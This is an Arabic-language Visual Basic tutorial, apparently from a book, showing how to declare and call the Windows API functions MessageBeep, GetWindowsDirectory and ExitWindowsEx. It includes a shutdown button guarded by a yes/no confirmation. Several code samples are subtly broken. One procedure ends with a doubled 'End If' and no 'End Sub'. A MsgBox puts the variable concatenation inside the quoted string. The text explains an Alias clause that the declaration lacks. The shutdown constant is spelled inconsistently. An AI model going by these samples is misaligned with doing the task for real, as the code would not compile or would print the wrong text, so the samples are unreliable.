يجب ملاحظة أمر هام جداً ، هو كون عبارة تنفيذ التابع ، مطابقة تماماً لما جاء في سطر التصريح عن هذا التابع ، من حيث الوسائط المطلوبة ونوع كل وسيط ، ونوع القيمة العائدة من التابع .

□ اكتب الأسطر التالية في الإجراء `cmdBeep_Click()`:

Private Sub cmdBeep_Click()

Dim Dummy

Dummy = MessageBeep(1)

End Sub

□ اختر البند *Save Project* من القائمة *File* ، لحفظ المشروع كاملاً .

صرحت في الإجراء السابق عن متحول محلي باسم كالتالي :

Dim Dummy

ثم استدعيت التابع `MessageBeep()`:

Dummy = MessageBeep(1)

وأسندت القيمة العائدة من التابع `MessageBeep()` إلى المتحول .

فعلياً ، وفي هذا المثال بالذات ، لا فائدة أبداً من القيمة العائدة من هذا التابع ، ولكن فقط

لتوضيح أن تابع *API* يعود بقيمة ، يجب إسنادها إلى متحول ما .

يحتاج التابع `MessageBeep()` إلى وسيط واحد فقط ، ويعرّف هذا الوسيط كيفية

إصدار الصوت بالضبط ، كما سيتم شرحه لاحقاً .

□ نفذ برنامج *API* .

□ انقر الزر رنين ، وتأكد من سماعك صوتاً .

□ تمرن على البرنامج ، ثم انقر الزر خروج لإنهاء البرنامج .

بالتأكيد ، يمكن استخدام العبارة *Beep* الجاهزة في فيجول بيسك ، بدلاً من هذه الطريقة

الطويلة لعمل نفس الشيء . لكن الهدف من هذا التمرين ، هو معرفة كيفية استدعاء تابع

API ما .

تعتمد طريقة إصدار الصوت ، على كيفية تعريف بطاقة الصوت لديك . قد يصدر الصوت من

خلال بطاقة الصوت ، وليس من خلال سماعة الجهاز الداخلية .

غير قيمة الوسيط المطلوب للتابع *MessageBeep()* من 1 إلى 1- وذلك كما يلي:

Dummy = MessageBeep(-1)

□نفذ البرنامج مرة أخرى ، وتأكد من إصدار الصوت عبر سماعة الجهاز هذه المرة. تُجبر

القيمة 1-، التابع *MessageBeep()* على إصدار الصوت عبر سماعة الجهاز الداخلية ،

حتى لو كان لديك بطاقة صوت معرفة بشكل صحيح .

عند إصدار الصوت عبر سماعة الجهاز الداخلية ، تكون فترة إصدار الصوت صغيرة جداً

(بالكاد تسمعها) . لكي تطيل فترة إصدار الصوت ، غير الإجراء *cmdBeep_Click()*

إلى :

Private Sub cmdBeep_Click()

Dim Dummy

Dim I

For I=0 To 100

Dummy = MessageBeep(1)

Next

End Sub

تتسبب إضافة الحلقة *For-Next* في تنفيذ التابع مائة مرة متتالية .

معرفة اسم دليل **Windows** :

كمثال على استدعاء تابع *API* آخر ، دعنا نستخدم تابع *API* ، الذي يخبرنا عن اسم

الدليل الذي جُهِز فيه النظام *Windows* :

□ضع زراً جديداً على النموذج *frmMyApi*.


□أسند القيم التالية لخصائصه :

cmdWhereWindows Name:

Caption: دليل ويندوز

ينبغي ظهور النموذج بعد الانتهاء من تصميمه ، كما في الصورة التالية .

النموذج *frmMyApi*
بعد إضافة الزر دليل ويندوز.



□ أضف الأسطر التالية إلى قسم التصريحات العامة للوحدة النمطية *MyApi.Bas*.
بعد الانتهاء من إضافة الأسطر الجديدة ، يصبح كالتالي :
' يجب التصريح عن كل المتحولات

Option Explicit

Declare Function MessageBeep Lib "User32" _

(ByVal wParam As Long) As Long

Declare Function GetWindowsDirectory Lib "Kernel32" _

(ByVal lpBuffer As String, ByVal nSize As Long) As

Long

لاحظ ، أن التصريح الجديد عن التابع *GetWindowsDirectory()* ، أصعب وأعقد قليلاً من التصريح عن التابع السابق *MessageBeep()*.
اسم التابع الثاني *GetWindowsDirectory()* ، وهو موجود في ملف المكتبة *Kernel32.Dll*.

ظهر قسم جديد في سطر التصريح الثاني ، هو العبارة *Alias*. حيث يمكننا تغيير اسم التابع الأصلي إلى اسم مستعار آخر ، وذلك في حال حدوث تعارض بين أسماء التوابع مع بعضها البعض ، أو مع عبارات فيجول بيسك المحجوزة الأخرى . يكفيننا ما تعلمناه عن العبارة *Alias* ، ولن نخوض في تفاصيلها أكثر من ذلك .

يتطلب التابع *GetWindowsDirectory()* وسيطين هما: الوسيط *lpBuffer* من النوع *String* ، والوسيط *nSize* من النوع *Long* :

(ByVal lpBuffer As String, ByVal nSize As Long)

يعود التابع بقيمة بعد تنفيذه ، من النوع *Long* .
 □ اختر البند *Save Project* من القائمة *File* ، لحفظ المشروع كاملاً .

ربط نص البرنامج الخاص بحادثة ***Click*** للزر دليل ويندوز
 اتبع الخطوات التالية :

اكتب الأسطر التالية في الإجراء *:cmdWhereWindows_Click()*

Private Sub cmdWhereWindows_Click ()

Dim Result

Dim WindowsDirectory As String

WindowsDirectory = Space(144)

Result = GetWindowsDirectory(WindowsDirectory,144)

If Result = 0 Then

MsgBox " لم أستطع الحصول على اسم مجلد ويندوز "

Else

WindowsDirectory = Trim(WindowsDirectory)

MsgBox " مجلد ويندوز هو: & WindowsDirectory "

End If

End If

□ اختر البند *Save Project* من القائمة *File* ، لحفظ المشروع كاملاً .

صرحت في الأسطر السابقة عن متحولين هما :

Dim Result

Dim WindowsDirectory As String

ثم ملأت المتحول *WindowsDirectory* ، بأحرف مسافات (144 حرف مسافة) :

WindowsDirectory = Space(144)

يغنيانا التابع *Space()* ، عن كتابة أحرف المسافات فعلياً ، لإسنادها للمتحويل . ولولا هذا التابع ، لاضطررنا لكتابة السطر التالي :

WindowsDirectory = " (اضغط مفتاح المسافة 144 مرة هنا) *"*

بعد ذلك ، نَقِّذ التابع *GetWindowsDirectory()* كالتالي :

Result = GetWindowsDirectory(WindowsDirectory,144)

تُسند النتيجة (القيمة العائدة من التابع) للمتحويل *Result* . لا يحتوي المتحويل *Result* على اسم مجلد النظام *Windows* ، بل يحتوي على رقم ، يمثل نجاح التابع في أداء عمله أو فشله .

إذا كانت قيمة المتحويل *Result* مساوية للصفر ، يكون التابع قد فشل في أداء مهمته ولسبب من الأسباب ، أما إذا كانت قيمة المتحويل *Result* لا تساوي الصفر ، يكون التابع قد نجح في أداء مهمته .

تساوي قيمة الوسيط الثاني 144 ، وهي تمثل طول سلسلة الأحرف التي ينبغي وضعها في المتحويل *WindowsDirectory* ، يُستخدم المتحويل *WindowsDirectory*

كخرج *Output* لمعلومات التابع *GetWindowsDirectory()* .

بكلام آخر ، يضع التابع *GetWindowsDirectory()* اسم مجلد الويندوز في المتحويل *WindowsDirectory* . من الضروري جداً ملء

المتحويل *WindowsDirectory* بأحرف مسافات وبطول 144 حرف ، قبل استدعاء التابع *GetWindowsDirectory()* ، لأن التابع يُحدِّث سلسلة الأحرف الموجودة في المتحويل *WindowsDirectory* ، ويفترض هذا التابع وجود منطقة من الذاكرة ، لوضع سلسلة الأحرف الجديدة (اسم مجلد ويندوز) ، قبل عملية تنفيذه.

بعد ذلك ، نفذت العبارة *If-Else-End If* التالية :

If Result = 0 Then

MsgBox " لم أستطع الحصول على اسم مجلد ويندوز *"*

Else

WindowsDirectory = Trim(WindowsDirectory)

" & *WindowsDirectory* : MsgBox مجلد ويندوز هو:

End If

إذا كانت قيمة *Result* تساوي الصفر (القيمة العائدة من التابع) ، هذا يعني فشل التابع *GetWindowsDirectory()* في الحصول على اسم الدليل الذي جُهِّز فيه النظام *Windows* لسبب من الأسباب. ينبغي على المبرمج ، توضيح هذا الأمر للمستخدم ، وإظهار رسالة له ، تخبره عن عدم قدرته في الحصول على اسم مجلد الويندوز. أما إذا كانت قيمة المتحول *Result* لا تساوي الصفر، هذا يعني نجاح التابع في الحصول على اسم الدليل، وتنفيذ الأسطر الواقعة بعد العبارة *Else*. وهي:

WindowsDirectory = Trim(WindowsDirectory)

" & *WindowsDirectory* : MsgBox مجلد ويندوز هو:

تكون قيمة المتحول *WindowsDirectory* مبدئياً ، سلسلة من المسافات بطول 144 حرف مسافة . لذلك اضطررنا لاستخدام التابع *Trim()* لجعل المتحول *WindowsDirectory* خالياً من المسافات الزائدة .

ملاحظة :

يزيل التابع *Trim()* أحرف المسافات الزائدة من يمين المتحول ويساره ، لكنه لا يزيل أحرف المسافات الفاصلة بين الكلمات الموجودة في المتحول .
مثلاً ، لو كان لدينا العبارات التالية :
myName = " Ahmad Waddah "
myName = Trim(myName)
Print myName
بعد تنفيذها ، تكون النتيجة :
Ahmad Waddah

نلخص الكلام السابق فنقول :

■ هيئات المتحول *WindowsDirectory* لاستقبال المعلومات من التابع

.GetWindowsDirectory()

- أرسلت هذا المتحول للتابع عن طريق استدعاء التابع فعلياً .
- وُضع التابع اسم مجلد *Windows* في المتحول *WindowsDirectory* .
- غير التابع *GetWindowsDirectory()* قيمة المتحول *WindowsDirectory* من سلسلة أحرف مسافات، إلى سلسلة أحرف تمثل اسم الدليل ، مع بقاء المسافات الزائدة في آخر المتحول .
- حذفت التابع *Trim()* المسافات الزائدة من المتحول *WindowsDirectory* .
- أظهرت العبارة *MsgBox* اسم الدليل ، للمستخدم .
- احفظ النموذج بضغط مفتاحي *Ctrl + S* .
- نفذ البرنامج وتأكد من ظهور رسالة تخبرك عن اسم مجلد *Windows* ، عند نقر الزر دليل ويندوز .

إضافة زر الخروج من الويندوز :

اتبع ما يلي :

□ ضع زراً جديداً على النموذج *frmMyApi* .


□ أسند القيم التالية لخصائصه :

Name: *cmdExitWindows*

Caption: خروج & من الويندوز

ينبغي أن يصبح النموذج كما في الصورة التالية :


النموذج *frmMyApi* بعد
إضافة زر الخروج من الويندوز.



أين توجد أسطر التصريح عن توابع **API** :
 رأيت سابقاً ، كلاً من التابع **MessageBeep()** ، والتابع **GetWindowsDirectory()** ، وعرفت كيفية استخدامهما عن طريق هذا الكتاب .
 تصور أنك تريد الآن ، استخدام تابع يتسبب في إعادة إقلاع الجهاز **Reboot**.
 كيف تعرف اسم التابع **API** الصحيح ؟ وما هو السطر الذي يصرح عنه بشكل صحيح ؟ أين أجد هذه المعلومات ؟
 انظر إلى دليل فيجول بيسك ، ستجد مجلداً فرعياً يسمى **Winapi** ، والملف التنفيذي **Apiload.exe** .

□نفذ البرنامج **Apiload.exe** عن طريق مستكشف **Windows** ، أو عن طريق قائمة زر ابدأ ، ثم بند البرامج ، ثم بند **Microsoft Visual Basic** ، ثم بند **API Text Viewer** ، وهو أحد بنود المجموعة **Microsoft Visual Basic** .
 تظهر نافذة **API Viewer** نتيجة تشغيل البرنامج .

نافذة **API Viewer**



استخدم النافذة السابقة ، لمعرفة كيفية التصريح عن تابع معين . كالتالي :
 □اختر البند **Load Text File** من قائمة **File** ، في البرنامج **API Viewer** .
 يظهر مربع الحوار **Select a Text API File** .
 □اختر الملف **Win32api.txt** من الدليل الفرعي **Winapi** ، ثم انقر فتح .

تُحمّل جميع البنود الموجودة في الملف *Win32api.txt* ، إلى مربع السرد *Available Items* .

- تأكد من اختيار البند *Declare* في الحقل *API Type* .
- يتضمن مربع السرد *Available Items* الآن ، جميع تصريحات توابع النظام *API* .
- ابحث عن البند *ExitWindowsEx* ، وانقره مرة واحدة لاختياره .
- انقر الزر *Add* الموجود في نافذة البرنامج *API Viewer* .
- يظهر البند المضاف في الحقل *Selected Items* (أسفل نافذة البرنامج) .
- استخدم الفأرة لاختيار محتويات الحقل *Selected Items* ، ثم انقر الزر *Copy* .
- يتم نسخ محتويات الحقل *Selected Items* المختارة ، إلى حافظة النظام *Windows* .

- ضع مؤشر الفأرة على قسم التصريحات العامة للوحدة النمطية *MyApi.Bas* ، وذلك بنقر موقع الكتابة (لتنشيط نافذة نص البرنامج) ، ثم انتقل إلى آخر سطر .
- الصق النص الموجود في حافظة *Windows* ، (وذلك بضغط المفاتيح *Ctrl+V*) .
- يصبح النص الموجود في قسم التصريحات العامة للوحدة النمطية *MyApi.Bas* كما يلي:

'يجب التصريح عن كل المتحولات

Option Explicit

Declare Function MessageBeep Lib "User32" _

(ByVal wParam As Long) As Long

Declare Function GetWindowsDirectory Lib "Kernel32" _

(ByVal lpBuffer As String, ByVal nSize As Long) As

Long

Declare Function ExitWindowsEx Lib "User32" _

(ByVal uFlags As Long, ByVal dwReserved As Long) As

Long

تحتاج من برنامج *API Viewer* أيضاً ، الثوابت المستخدمة مع توابع *API* .
 □ عد ثانياً إلى البرنامج *API Viewer* ، واختر البند *Constant* من الحقل *API Type* (حتى تظهر لائحة بثوابت توابع *API*) .
 قد يظهر لك مربع حوار ، يسألك إذا كنت تريد تحويل الملف المحمل الحالي ، إلى ملف *Database* ، جاوب بنعم ، فيظهر مربع الحوار *Select a Name for New Database* .

□ احفظ ملف قاعدة البيانات باسم *Win32api.Mdb* في الدليل *Winapi* .
 تأخذ عملية التحويل بعض الوقت ، ولكن عند تنفيذ البرنامج *API Viewer* في المرة المقبلة ، اختر البند *Load Database File* ، واختر الملف *Win32api.Mdb* .
 يتعامل البرنامج في هذه الحالة ، مع ملف قاعدة بيانات ، وليس مع ملف نصي ، وستلاحظ الفرق الكبير في السرعة التي يتعامل فيها مع البنود من حيث العرض أو البحث الخ .
 في جميع الحالات ، تظهر الآن جميع ثوابت التوابع *API* .
 □ أزح البنود عن طريق الأسهم أو شريط التمرير الأفقي ، حتى ترى البند *EWX_SHUTDOWN* ، انقر عليه مرة واحدة فقط ، ثم انقر الزر *Add* .
 يظهر البند *EWX_SHUTDOWN* في المربع السفلي من البرنامج *API Viewer* .
 □ اختر البند نفسه من المربع السفلي ، ثم انقر الزر *Copy* .
 يتم نسخ هذا البند إلى الحافظة *Clipboard* .
 □ انقل مؤشر الفأرة إلى آخر سطر في الوحدة النمطية *MyApi.Bas* ، ثم الصق النص الموجود في الحافظة .
 يصبح الآن النص الموجود في قسم التصريحات العامة للوحدة النمطية *MyApi.Bas* كالتالي :

' يجب التصريح عن كل المتحولات

Option Explicit

Declare Function MessageBeep Lib "User32" _

(ByVal wParam As Long) As Long

Declare Function GetWindowsDirectory Lib "Kernel32" _

```

        (ByVal lpBuffer As String, ByVal nSize As Long) As
            Long
    Declare Function ExitWindowsEx Lib "User32" _
        (ByVal uFlags As Long, ByVal dwReserved As Long) As
            Long
    Public Const EXW_SHUTDOWN = 1

```

اختر البند *Save Project* من القائمة *File* ، لحفظ المشروع كاملاً .

إسناد نص برنامج حادثة *Click* للزر *cmdExitWindows*

اتبع ما يلي :

اكتب ما يلي في الإجراء *:cmdExitWindows_Click()*

```
Private Sub cmdExitWindows_Click()
```

```
    Dim Dummy
```

```
    Dim Answer
```

```
    Answer = MsgBox("هل تريد الخروج من الويندوز بالتأكيد؟ _",
```

```
        vbYesNo)
```

```
    If Answer = vbYes Then
```

```
        Dummy = ExitWindowsEx(EXW_SHUTDOWN, 0)
```

```
    End If
```

```
End Sub
```

يصرح نص البرنامج الذي كتبته سابقاً ، عن متحولين محليين هما *Dummy* و *Answer* .

لكتابة برنامج احترافي ووثوقي ، يجب التأكد أن المستخدم يريد وبشكل مؤكد ، تنفيذ العمل الذي طلبه من البرنامج .

في هذا المثال ، تم التأكد من نية المستخدم على الخروج ، قبل تنفيذ تابع الخروج من الويندوز ، بإظهار رسالة واضحة قابلة للتراجع (نقر الزر لا) .
إذا نقر المستخدم زر نعم ، ينفذ السطر الذي يلي تعليمة *If* :

Dummy = ExitWindowsEx(EXW_SHUTDOWN,0)

لاحظ عدم استخدام القيمة العائدة من التابع (لا تهتمك حالياً) ، لذلك تم وضعها في متحول باسم *Dummy* (زائف) .

يفلق التابع النظام *Windows* بكامله ، بسبب وضع قيمة الوسيط الأول مساوية لقيمة الثابت *EXW_SHUTDOWN* .

بالعودة إلى قسم التصريحات العامة للوحدة النمطية *MyApi.Bas* ، نجد السطر التالي :

Public Const EXW_SHUTDOWN = 1

يدل هذا السطر على أن قيمة الثابت *EXW_SHUTDOWN* تساوي الواحد ، وهي قيمة ثابتة لا يجوز تغييرها ضمن البرنامج .

إذاً ، السطرين التاليان متكافئان من حيث النتيجة :

Dummy = ExitWindowsEx(EXW_SHUTDOWN,0)

Dummy = ExitWindowsEx(1,0)

ستستخدم تقنية تعريف الثوابت ، لجعل البرنامج أوضح في الفهم ، ومن البديهي أن السطر الأول أوضح من السطر الثاني .

قبل تجريب البرنامج *API* ، تأكد من حفظ المشروع ، وإغلاق كافة التطبيقات الأخرى .
□نفذ البرنامج *API* .

□انقر زر خروج من الويندوز .

تظهر رسالة تأكيد، تطلب منك إجابة صريحة بنعم أو لا .

□انقر نعم .

□تأكد من إغلاق النظام *Windows* :

معرفة اسم مجلد *Windows\System*

بطريقة مشابهة جداً لمعرفة اسم مجلد *Windows* ، يمكننا معرفة اسم مجلد

Windows\System ، اتبع ما يلي :

□ أضف زراً جديداً للنموذج *frmMyApi* .

